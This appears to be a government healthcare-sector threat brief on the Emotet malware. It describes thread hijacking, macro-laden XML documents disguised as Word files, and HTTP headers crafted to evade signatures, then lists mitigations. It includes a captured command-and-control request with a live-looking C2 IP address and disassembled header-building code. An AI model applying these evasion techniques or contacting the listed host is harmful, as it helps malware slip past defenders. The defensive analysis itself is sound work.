



Image [Threatpost](#)





Emotet – How it works



GovCERT.ch





Emotet – Update

- ▶ Email thread Hijacking of old threads
 - Insert URL near top of email thread that links to a infected file
 - Attach a malicious document to the existing thread
- ▶ Embedded macros inside XML files disguised as Word documents
 - Evades antivirus detection and sandbox environments
- ▶ HTTP header advancement
 - Previously built primitive HTTP packets
 - Did not follow the standard protocol for either the type of data or how it was sent
 - Easy to detect using static signature on network traffic
 - Have become increasingly sophisticated
 - Follows request for comments (RFC) specifications of the HTTP protocol
 - Gives appearance of coming from a legitimate request
 - Much harder to detect using static signature on network traffic




Image by [Minerva](#)

```
GET / HTTP/1.1
Cookie: 50450=n37sy0807t9tvtvxeoq4VU3h+80RKK1JgxHlyRkFUSfTvPzj4gItkn1SA508m3s81ef7eF/vL0/
um2BdfceuyngLptwHdy1JzstgHLWifo40zSVIgo19W308E01DjP3SIEAIXz6bJc0u9gbZb20HPFAYhm/qkz4wiMLM/gi4z06Kjd3TbC1U
+46ehojCRtnvMqsgtiskEggyvzxX3z2YtbDK0jRTcmC2ZGkonT00HrweBd2qkUmfrroH1dkiFYrNH693NXV1G0APthWZquIjz03enw21TbTRlk/
1ckn7tDH0K2LuoLLhdw3fXkCn0YKgn2Lhede+qM0rjJzBtuwSvz2Bh+dui16hWFDIjg2Ho/eLjck2g0hdk155h8cB/ai4U0HkC/uyjyD0H/Cu0rDj0uY0Y/K
+GnJmeFuPKrH7LayQVUW21M0739pD0Tscbyb0V43Uu0zvs02BgyuHKK0m40HwBfaw59pYpdxGK2R2Vhs1ix0b0uLnLacLMDuqXN1/3os7y049uzq14yRF
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR
3.0.30729; .NET CLR 3.5.30729)
Host: 186.23.186.99:443
Connection: Keep-Alive
Cache-Control: no-cache
```

Emotet HTTP packet

```
xor     edx, edx
mov     ecx, 0FFFFFFh
div     ecx
push    edx
call    GetTickCount
push    eax
push    esi, [ebp+8] ; format
lea     eax, [40h] ; n
push    eax
push    eax ; %p
call    sprintf
add     esp, 14h
push    0
call    GetProcessHeap
push    eax
call    HeapFree
push    0BC20793h
mov     edx, 12Bh
mov     ecx, offset unk_40FA70 ; Referer: http://s/s
; Content-Type: multipart/form-data; boundary=ts
; Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
; Accept-Language: en-US,en;q=0.5
; Accept-Encoding: gzip, deflate

call    StrDecode
mov     esi, eax
lea     ecx, [ebp+400h]
lea     eax, [ebp+8]
push    ebx
push    edi
push    esi ; format
push    200h ; n
```

Adding HTTP headers

Mitigations Strategies

- ▶ Patch your systems
- ▶ Keep all software on your systems up to date
- ▶ Restricted access to port 3389 (RDP) by only allowing staff who use a VPN to be able to remotely access any systems. Utilize multi-factor authentication for VPN access
- ▶ Multi-factor authentication for sensitive internal systems, even for employees on the LAN or VPN
- ▶ Create back-ups that are offline and offsite and develop a disaster recovery plan that covers the restoration of data and whole systems
- ▶ Periodic assessments, using third party tools like [Censys](#) or [Shodan](#), to identify publicly-accessible services and ports across your public-facing IP address space, then close them
- ▶ Improve password policies: Encourage employees to use secure password managers, longer passphrases and the non-reuse of passwords for multiple accounts – [how to pick a proper password](#)
- ▶ Regular [phishing tests](#) and staff education about the perils of phishing
- ▶ Secure all of your machines and disconnect the infected endpoints from the network. Treat systems where you have even the slightest doubt as infected
- ▶ Use a robust antivirus software
- ▶ Do Not Pay the Ransom ~ contact FBI at www.fbi.gov/contact-us/field or CyWatch@fbi.gov or (855)292-3937



Questions

Upcoming Briefs

- ▶ 5G Security Implications in the Healthcare Industry
- ▶ Island Hopping

Product Evaluations

Recipients of this and other Healthcare Sector Cybersecurity Coordination Center (HC3) Threat Intelligence products are highly encouraged to provide feedback to HC3@HHS.GOV.

Requests for Information

Need information on a specific cybersecurity topic? Send your request for information (RFI) to HC3@HHS.GOV or call us Monday-Friday, between 9am-5pm (EST), at **(202) 691-2110**.

